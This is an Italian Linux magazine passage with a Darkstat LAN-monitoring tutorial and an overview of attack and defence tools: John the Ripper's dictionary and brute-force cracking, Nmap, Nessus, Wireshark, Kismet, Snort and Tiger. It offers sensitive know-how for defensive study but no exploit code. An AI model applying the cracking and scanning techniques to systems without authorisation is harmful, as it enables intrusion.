  GNU nano 2.4.2        File: /tmp/crontab.wA9q04/crontab        Modificato

# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command

30 10 * * * /usr/local/bin/speedtest-cli >> /home/mario/speedlog.txt
```

06 ...ED AUTOMATICO!

Con il comando **crontab -e** e inserendo la stringa **30 10 * * * /usr/local/bin/speedtest-cli » /home/username/speedlog.txt**, ad esempio, ogni giorno alle ore 10:30 verrà lanciato un test della connessione e il risultato verrà salvato automaticamente all'interno del file **speedlog.txt**.

IL LATO OSCURO DELLA TUA LAN


Darkstat è un tool semplice e leggero che si muove silenziosamente nella tua rete locale e monitora ogni singolo pacchetto in transito. Ecco come funziona

Mario Bonofiglio

Il lavoro di un sistemista può essere faticoso, impegnativo e possono essere necessari monitoraggi continui. Per fortuna, però, esistono numerosi software atti a svolgere operazioni di monitoring che facilitano (e non di poco!) la vita dei professionisti IT. Uno di questi è Darkstat, un software in grado di operare in modo silente e offrire un'interfaccia web per la consultazione dei dati raccolti. Il software consente di monitorare e quantificare il traffico generato sulla rete dai vari host connessi, i protocolli usati e la velocità media e massima offerta dalla rete durante intervalli di tempo più o meno lunghi. Per i nostri test, abbiamo deciso di installare Darkstat su una macchina della nostra rete locale configurando poi anche un accesso da remoto. Scopriamo dunque quali sono le potenzialità nascoste di questo tool.


Installiamo tutto il necessario

Scarichiamo e compiliamo Darkstat: bastano solo pochi minuti!

01 DOWNLOAD IN CORSO

Raggiungiamo la pagina Web **https://unix4lyfe.org/darkstat/** e scarichiamo l'ultima release disponibile di Darkstat. Estraiamo l'archivio: avviamo il terminale e lanciamo il comando **tar jxvf darkstat-3.0.719.tar.bz2**.

02 LE GIUSTE LIBRERIE



Installiamo le librerie che ci serviranno per la compilazione del codice sorgente. Per fare ciò, sempre da terminale, lanciamo il comando **sudo apt-get install zlib1g-dev libpcap-dev**.

03 COMPILIAMO DARKSTAT

Lanciamo **cd /home/username/Scaricati/darkstat-3.0.719** seguito da **./configure**. Al termine, lanciamo dapprima il comando **make** e successivamente **sudo make install**.

04 MONITORAGGIO ATTIVO

Ora che il software è installato, avviamo il monitoraggio della LAN con **sudo darkstat -i wlan0** (dove **wlan0** è la scheda da utilizzare). Per conoscere le interfacce disponibili lanciamo il comando **ifconfig**.

La tua rete la sorvegli così!

Grazie all'interfaccia web accessibile anche da remoto, analizzare i dati è un gioco da ragazzi

01 L'INTERFACCIA WEB

Per visualizzare i dati raccolti, apriamo il browser (dallo stesso PC nel quale è installato Darkstat) e digitiamo **localhost:667**. Appare quindi una schermata che ci mostra vari grafici relativi alla LAN. Clicchiamo su **Automatic reload is: off** per aggiornarli in tempo reale.

02 COSA VUOL DIRE?

I quattro grafici ci consentono di monitorare l'andamento della rete negli ultimi 60 secondi, 60 minuti, 24 ore e 31 giorni. Gli istogrammi chiari rappresentano i pacchetti in uscita e quelli scuri quelli in entrata. Possiamo osservare i picchi di utilizzo della rete la velocità massima, media e minima della rete.

03 CONTROLLO DEGLI HOST

Clicchiamo su **Host** (nella parte alta dell'interfaccia web) per vedere apparire l'elenco di tutti gli host connessi alla rete locale. Per ognuno di essi Darkstat offre un dettaglio dei pacchetti inviati e ricevuti. Se vogliamo scoprire ulteriori dettagli, ci basta cliccare sul pulsante **Full Table**.

04 ANALISI APPROFONDITA

Cliccando sul nome del singolo host vengono fornite informazioni sulle porte e protocolli usati da quello specifico host. Tra questi dati, troviamo anche il numero di pacchetti in uscita/entrata e il numero di pacchetti SYN. Avremo quindi un rapido resoconto di cosa succede sulla rete.

05 ACCESSO REMOTO...

Un sistema di monitoraggio è utile soprattutto se possiamo effettuare controlli da remoto. Accediamo al pannello di gestione del router e apriamo la porta **667**. La procedura varia in base al dispositivo in proprio possesso.

06 ...E MONITORING!

Il nostro consiglio è quello di affidarci ad un dominio offerto da un servizio di DNS dinamico (ad esempio DynDNS). Superata questa fase, ci basta raggiungere il dominio a noi assegnato per vedere apparire l'interfaccia web di Darkstat.

CYBER SECURITY: ATTACCO E DIFESA

I software utilizzati dai pirati per violare la sicurezza delle reti sono gli stessi che possiamo utilizzare per difenderci: studiamoli a fondo e corriamo ai ripari

GNU/Linux supporta una tonnellata di strumenti e utilità per il cracking delle password, per scovare eventuali vulnerabilità di rete, per scansionare gli host connessi alla stessa LAN e per il rilevamento di eventuali intrusioni.
Uno dei grandi vantaggi di utilizzare una qualsiasi distro GNU/Linux è che la sua sicurezza tende ad essere molto migliore di quello dei concorrenti alternativi e proprietari. Questo è dovuto in gran parte al modo in cui il kernel Linux assegna i permessi, ma è anche vero che il nostro sistema operativo Open Source viene preso di mira da autori di malware molto meno frequentemente di Windows. Resta il fatto, tuttavia, che nessun sistema operativo è perfettamente sicuro, proprio come abbiamo scoperto nella Cover Story di questo numero (pag. 16). In ogni caso, GNU/Linux è un sistema operativo molto popolare per gli hacker ed i cracker.
Ci sono due ragioni principali alla base di questo. Prima di tutto, il codice sorgente del kernel Linux è liberamente disponibile perché è un sistema operativo Open Source. Questo signi-

Fig. 1 • Attacchi alla sicurezza di un sistema operativo





Fig. 2 • Un esempio di una comunicazione sicura

fica che il kernel Linux è molto facile da modificare o personalizzare. In secondo luogo, ci sono innumerevoli distribuzioni GNU/Linux specializzate in sicurezza che includono software di hacking: gli utenti malintenzionati utilizzano in genere strumenti come password cracker, scanner di rete e il software di rilevamento delle intrusioni.
Questi strumenti di hacking hanno finalità diverse e sono utilizzati per una vasta gamma di attacchi. Un password cracker è sviluppato per la decodifica di chiavi di sicurezza in una varietà di formati, come ad esempio le password criptate o hash. Molte distribuzioni di cracking offrono funzionalità aggiuntive come ad esempio rilevatori di rete e packet sniffing wireless.
E grazie a questi strumenti, molti utenti malintenzionati scoprono un modo semplice per ottenere l'accesso ad una rete aziendale, a database, directory riservate e tanto altro ancora.
Gli scanner di rete, poi, vengono utilizzati per rilevare altri dispositivi in rete: in tal modo, gli aggressori sono in grado di sviluppare una mappa virtuale della rete. Oltre a scoprire altri dispositivi, molti scanner di rete sono in grado di raccogliere dettagli inerenti il dispositivo, come ad esempio il tipo di sistema operativo utilizzato, i software in esecuzione ed eventuali firewall. Fortunatamente, ci sono varie misure che possiamo adottare per ridurre il rischio di eventuali minacce. E molte di queste procedure di sicurezza, ironia della sorte, fanno uso degli stessi strumenti utilizzati dai malintenzionati per assalire il nostro sistema operativo. Infatti, utilizzando gli stessi strumenti di cui abbiamo accennato poco fa, possiamo testare il software installato nei nostri PC e, più in generale, la sicurezza della nostra rete locale. Per questo motivo, abbiamo deciso di affrontare un po' di teoria, assolutamente necessaria per meglio comprendere le tecniche utilizzate dai malintenzionati per sferrare attacchi verso il nostro sistema operativo o la nostra rete locale: sono conoscendo le mosse del nemico potremo attuare adeguati piani di difesa. Se uno dei software che analizzeremo metterà alla luce falle di sicurezza, beh, sarà assolutamente il caso di porre rimedio.

LE MINACCE PIÙ COMUNI

Alcune tecniche sono ben note a tutti noi. Altre, invece, sono spesso sottovalutate o del tutto ignote agli occhi degli utenti. In linea di massima, però, si tratta quasi sempre di software (installati nel PC della vittima) capaci di memorizzare e trasmettere in remoto le credenziali dell'utente o, in alternativa, causare disagi senza compromettere la privacy dei dati memorizzati nel computer.
Di seguito è riportato l'elenco di alcune minacce note:

- Trojan Horse: memorizza i dati per inviarli ad un utente malintenzionato che può in seguito loggarsi al PC e accedere alle risorse del sistema;
- Trap door: se un programma ha un buco di sicurezza nel suo codice, può eseguire un'azione illegale senza che l'utente ne venga a conoscenza;
- Logic Bomb: è una situazione in cui un programma si comporta non secondo i suoi canoni solo quando determinate condizioni sono soddisfatte, altrimenti funziona come un software vero e proprio;
- Virus: altamente pericoloso e può modificare/cancellare i file degli utenti. Un virus è generalmente un piccolo codice incorporato in un software. Non appena l'utente vi accede, il virus può rendere il sistema inutilizzabile;
- Worm: genera molteplici copie di sé stesso impedendo a tutti gli altri processi di ottenere le risorse necessarie. I processi worm possono anche spegnere un'intera rete!
- Port Scanning: un meccanismo o mezzo attraverso il quale un hacker può rilevare le vulnerabilità del sistema per attuare un attacco;
- Denial of Service: questa tecnica impedisce all'utente di utilizzare normalmente il sistema.

Fig. 3 • Layout generale di un sistema di crittografia/decrittografia

All'interno di un determinato dell'architettura di un PC, la trasmissione di messaggi è sicura semplicemente perché il sistema operativo conosce esattamente il destinatario ed il mittente del messaggio stesso (comunicazione fra periferiche e componenti). Ma su una rete (locale o globale che sia) le cose cambiano: un PC "canaglia" può falsificare la propria identità e smistare a destinatari differenti un messaggio in realtà indirizzato ad altri. La criptografia può aiutare a risolvere i problemi, specialmente se associata ad un sistema di chiavi pubbliche e private (Fig. 2).

MECCANISMI DI PROTEZIONE

Un sistema di sicurezza informatico è inteso a fornire (Fig. 1) una protezione per le risorse del PC (come CPU, memoria, disco, software e soprattutto informazioni memorizzate). Se un programma è gestito da utenti non autorizzati può provocare gravi danni al PC e/o ai dati in esso contenuti. Resta inteso, dunque, che un sistema informatico che si rispetti deve essere protetto contro gli accessi non autorizzati. Per fare ciò, è sempre bene adottare politiche di autenticazione (ovvero, identificare ciascun utente del sistema associando i programmi in esecuzione a tali utenti). I sistemi operativi, generalmente, identificano gli utenti utilizzando differenti metodi:

- username/password: è necessario inserire un nome utente e la password registrati per accedere al sistema;
- scheda utente/chiave: l'utente deve immettere la chiave generata dal generatore di chiavi del sistema operativo;
- attributo utente (impronta digitale/retina/ firma): l'utente deve identificarsi mediante una webcam o un lettore di impronte digitali.

La one-time password fornisce poi una sicurezza aggiuntiva. Si tratta di una password unica richiesta ogni volta che l'utente tenta di accedere al sistema. Dopo aver utilizzato una password monouso, quest'ultima non potrà essere utilizzata una seconda volta.

TIGER

Tiger è uno strumento di sicurezza che ci permette di rilevare eventuali intrusioni nel sistema. Esso supporta più piattaforme UNIX ed è distribuito con licenza GPL. A differenza di altri tool, ha alcune caratteristiche abbastanza interessanti, tra cui

```
Tiger UN*X security checking system
   Developed by Texas A&M University, 1994
   Updated by the Advanced Research Corporation, 1999-2002
   Further updated by Javier Fernandez-Sanguino, 2001-2010
   Contributions by Francisco Manuel Garcia Claramonte, 2009-2010
   Covered by the GNU General Public License (GPL)

Configuring...

Will try to check using config for 'x86_64' running Linux 3.5.0-17-generic...
--CONFIG-- [con005c] Using configuration files for Linux 3.5.0-17-generic. Using
           configuration files for generic Linux 3.
Tiger security scripts *** 3.2.3, 2008.09.10.09.30 ***
21:24> Beginning security report for fishtuvm.
21:24> Starting file systems scans in background...
21:24> Checking password files...
21:24> Checking group files...
21:24> Checking user accounts...
21:24> Checking .rhosts files...
21:24> Checking .netrc files...
21:24> Checking ttytab, securetty, and login configuration files...
21:24> Checking PATH settings...
21:24> Checking anonymous ftp setup...
21:24> Checking mail aliases...
21:24> Checking cron entries...
```

Fig. 4 • Il software Tiger in azione

un design modulare facilmente espandibile. Tiger integra un sistema **IDS (Intrusion Detection System)** capace di controllare anche l'integrità e lo stato del sistema. Per la sua configurazione, è necessario agire su due differenti file: **cronrc e tigerrc**. A configurazione ultimata, Tiger ci fornisce un documento HTML facilmente consultabile da qualsiasi PC o smartphone equipaggiato di un browser (Fig. 4).
Per installare Tiger digitiamo il seguente comando:

```
$ sudo apt-get install tiger
```

E quindi:

```
$ sudo tiger -H
```

Per conoscere tutte le opzioni disponibili. Tiger è installato in locale, viene eseguito come root, e controlla il localhost per problemi comuni di configurazione di sistema in materia di sicu-

```
gcc calc_stat.o -s -L/usr/local/lib -L/usr/local/ssl/lib -lssl -lcrypto -lm -lz
   -lcrypt -ldl -o ../run/calc_stat
gcc -c -Wall -O2 -fomit-frame-pointer -Wdeclaration-after-statement -I/usr/loca
/include      -DHAVE_CRYPT -DHAVE_DL -funroll-loops tgtsnarf.c
gcc tgtsnarf.o -s -L/usr/local/lib -L/usr/local/ssl/lib -lssl -lcrypto -lm -lz
  -lcrypt -ldl -o ../run/tgtsnarf
rm -f ../run/racf2john
ln -s john ../run/racf2john
make[1]: Nothing to be done for '../run/mozilla2john'.
rm -f ../run/hccap2john
ln -s john ../run/hccap2john
rm -f ../run/pwsafe2john
ln -s john ../run/pwsafe2john
gcc -c -Wall -O2 -fomit-frame-pointer -Wdeclaration-after-statement -I/usr/loca
/include      -DHAVE_CRYPT -DHAVE_DL -funroll-loops raw2dyna.c
gcc raw2dyna.o -s -L/usr/local/lib -L/usr/local/ssl/lib -lssl -lcrypto -lm -lz
  -lcrypt -ldl -o ../run/raw2dyna
rm -f ../run/keepass2john
ln -s john ../run/keepass2john
rm -f ../run/keychain2john
ln -s john ../run/keychain2john
[ -f ../run/john.local.conf ] || touch ../run/john.local.conf
make[1]: Leaving directory '/opt/john/src'
root@linuxpitstop:/opt/john/src#
```

Fig. 5 • Fase di installazione di John the Ripper


rezza. Tiger non è un monitor di rete (come ad esempio **Nagios**) o un sistema di gestione dei pacchetti (come **apt**). Tiger ha una serie completa di controlli incorporati ed è portatile con requisiti minimi. Esso viene eseguito come root, in modo che possa fare un'analisi molto approfondita del sistema che programmi come Nagios non riescono a fare. Al tempo stesso, Tiger è molto leggero: non ci sono demoni, database o connessioni di rete necessarie.

JOHN THE RIPPER

John the Ripper (Fig. 5) è uno strumento software di cracking password gratuito inizialmente sviluppato per il sistema operativo UNIX. Si tratta di uno dei più popolari programmi di test in quanto unisce una serie di password cracker in un unico pacchetto, rileva automaticamente i tipi di hash di password e comprende un cracker personalizzabile. Può essere eseguito contro vari formati di password criptate tra cui diversi tipi di hash password più comunemente utilizzati (DES, MD5 o Blowfish). Grazie a dei moduli aggiuntivi, poi, è possibile estendere la sua capacità di comprendere gli hash delle password MD4-based e anche quelle memorizzate in LDAP, MySQL e altri. Una delle tecniche utilizzate da questo tool per testare la sicurezza di una password è l'attacco di tipo dizionario. In poche parole, vengono utilizzate delle stringhe di testo (tutte incluse in un unico file di

```
oltjano@oltjano-desktop: ~
oltjano@oltjano-desktop:~$ nmap
Nmap 6.00 ( http://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
```

Fig. 6 • Ecco le opzioni utilizzabili in Nmap


testo contenente parole di utilizzo comune o sequenze casuali di numeri e lettere) come campione che viene poi confrontato con l'output della stringa crittografata. Se la sequenza corrisponde, la password è stata scovata. Ma l'attacco di tipo dizionario, non è l'unica tecnica utilizzata da John the Ripper. Il tool offre infatti anche una modalità "forza bruta" (bruteforce). In questo tipo di attacco, il programma passa attraverso tutti i i possibili testi

■ **Fig. 7 • Un rapporto di sicurezza ottenuto grazie a Nessus**

in chiaro per poi confrontarli con l'hash di ingresso: usa tabelle per cercare testi in chiaro contenenti caratteri utilizzati più frequentemente. È evidente, dunque, che questo tipo di attacco è utile per il cracking delle password che non compaiono negli elenchi di parole contenute nel dizionario utilizzato dal malintenzionato. Di contro, questo metodo è molto costoso in termini di tempo: a seconda della complessità della chiave, potrebbero essere necessarie settimane (o mesi) per scovare la giusta chiave.

```
Snort ran for 0 Days 0 Hours 1 Minutes 8 Sec
Packet analysis time averages:

Snort Analyzed 524 Packets Per Minute
Snort Analyzed 7 Packets Per Second

Snort received 524 packets
    Analyzed: 521(99.427%)
    Dropped: 0(0.000%)
    Outstanding: 3(0.573%)
==============================================
Breakdown by protocol:
     TCP: 354        (67.946%)
     UDP: 18         (3.455%)
    ICMP: 50         (9.597%)
     ARP: 34         (6.526%)
   EAPOL: 0          (0.000%)
    IPv6: 0          (0.000%)
 ETHLOOP: 11         (2.111%)
     IPX: 0          (0.000%)
    FRAG: 0          (0.000%)
   OTHER: 54         (10.365%)
 DISCARD: 0          (0.000%)
==============================================
Action Stats:
ALERTS: 26
LOGGED: 26
PASSED: 0
```

■ **Fig. 9 • Le statistiche raccolte da Snort**

GLI SCANNER DI RETE

Nei precedenti paragrafi abbiamo accennato anche all'uso di scanner di rete che consentono ad estranei di ottenere informazioni relative alla nostra rete locale (domestica o aziendale che sia). Fra i tool di questo genere più apprezzati sia dai malintenzionati che da chi ha intenzione di proteggere la propria LAN, troviamo **Nmap**. Questo software viene utilizzato per rilevare computer e, più in generale, dispositivi connessi alla stessa rete,

■ **Fig. 8 • Wireshark in azione durante l'analisi di una rete senza fili**

creandone così una "mappa". Proprio come molti altri software dello stesso genere, Nmap è in grado di scoprire i servizi attivi/passivi di una LAN, includendo anche quelli che non sono dotati di un protocollo di rilevamento. Inoltre, Nmap è anche in grado di determinare numerosi dettagli relativi ai PC connessi: questi includono il sistema operativo utilizzato, il tipo di dispositivo, il tempo di attività e software che utilizzano particolari servizi di rete. Caratteristica abbastanza importante è anche il rilevamento di eventuali firewall attivi su ogni singolo PC della LAN. Altro tool del tutto simile a Nmap è **Nessus**. Il suo obiettivo è quello di rilevare potenziali vulnerabilità sui sistemi collaudati come misconfiguration (ovvero configurazioni di sicurezza mancanti) o password di default non modificate dagli utenti. E la sua affidabilità è dimostrata dal numero di organizzazioni che si affidano proprio a Nessus per testare la sicurezza delle proprie reti: stiamo parlando di circa 75000 installazioni attive.

I PACKET SNIFFER

Fra questa categoria di software, **Wireshark** è senza dubbio alcuno l'applicazione più utilizzata per la risoluzione di problemi di rete o per l'analisi e lo sviluppo di protocolli di comunicazione. E grazie ad una semplice GUI e alle molte opzioni di filtraggio, l'utilizzo di questo software il più delle volte appare abbastanza banale. Wireshark consente all'utente di osservare tutto il traffico in transito sulla rete (sia quello in ingresso che quello in uscita). Il tutto sta nel settare la cosiddetta modalità promiscua sull'interfaccia di rete utilizzata: purtroppo (o per fortuna), non tutte le schede Wi-Fi attualmente in circolazione sono compatibili con questa modalità. Con la recente release 2.0 (che abbiamo già avuto modo di analizzare nel numero 166 di Linux Magazine - Marzo/Aprile 2016), gli sviluppatori hanno reso l'interfaccia grafica di Wireshark ancora più semplice ed immediata: effettuare packet sniffing è un gioco da ragazzi anche per i malintenzionati alle prime armi.
Ma Wireshark, come già detto, non è l'unico software specializ-





Fig. 10 • Schema generale di Zephyr, OS attualmente in sviluppo

zato nel settore. Una valida alternativa è **Kismet**, un packet sniffer per reti cablate e senza fili. È compatibile con con qualsiasi scheda wireless che supporta la modalità di monitoraggio, e può fiutare traffico **802.1a/b/g** e, a differenza di molti altri rilevatori di rete, funziona passivamente. Ciò significa che senza l'invio di alcun pacchetto conforme al protocollo, è in grado di rilevare la presenza di entrambi i punti di accesso (hotspot e client) e associarli tra loro.

RILEVIAMO LE INTRUSIONI

Snort è un **Network Intrusion Prevention System (PIN)** ed è capace anche di rilevare eventuali intrusioni (**NIDS**). Esegue la registrazione dei pacchetti e analizza il traffico in tempo reale sulla rete in esame. Snort esegue l'analisi di protocollo, il contenuto di ricerca/corrispondenza ed è comunemente utilizzato per bloccare attivamente o rilevare passivamente una varietà di attacchi e scansioni, come **buffer overflow** (di cui abbiamo ampiamente parlato nella Cover Story di questo numero a pagina





Fig. 11 • I packet sniffer sono disponibili anche per Android: Intercept-NG è solo una delle app di questo genere

16), scansioni di porte invisibili, attacchi alle applicazioni Web, sonde SMB e tentativi di OS fingerprinting. Il software è in gran parte utilizzato per scopi di prevenzione delle intrusioni, facendo cadere gli attacchi in corso. Snort può essere combinato con altri software come **SnortSnarf, Sguil, OSSIM e Basic Analysis and Security Engine (BASE)** per fornire una rappresentazione visiva dei dati di intrusione. Ma, che sia Nmap, Nessus, Snort o qualsiasi altro programma, non dobbiamo mai dimenticare una costante: nessun software ci può garantire l'affidabilità massima. Basta un rootkit scritto a dovere per bypassare il controllo di qualsiasi tool atto a difendere il nostro sistema o la nostra rete locale.

```
:~$ pwgen -syBv
3zd%Kp_: LX:X&F%4 ]N+hR3v" 4"@%{4TX /rL9J"7) *Pt7?w&> 7$K`7c-^ T;])/4zw
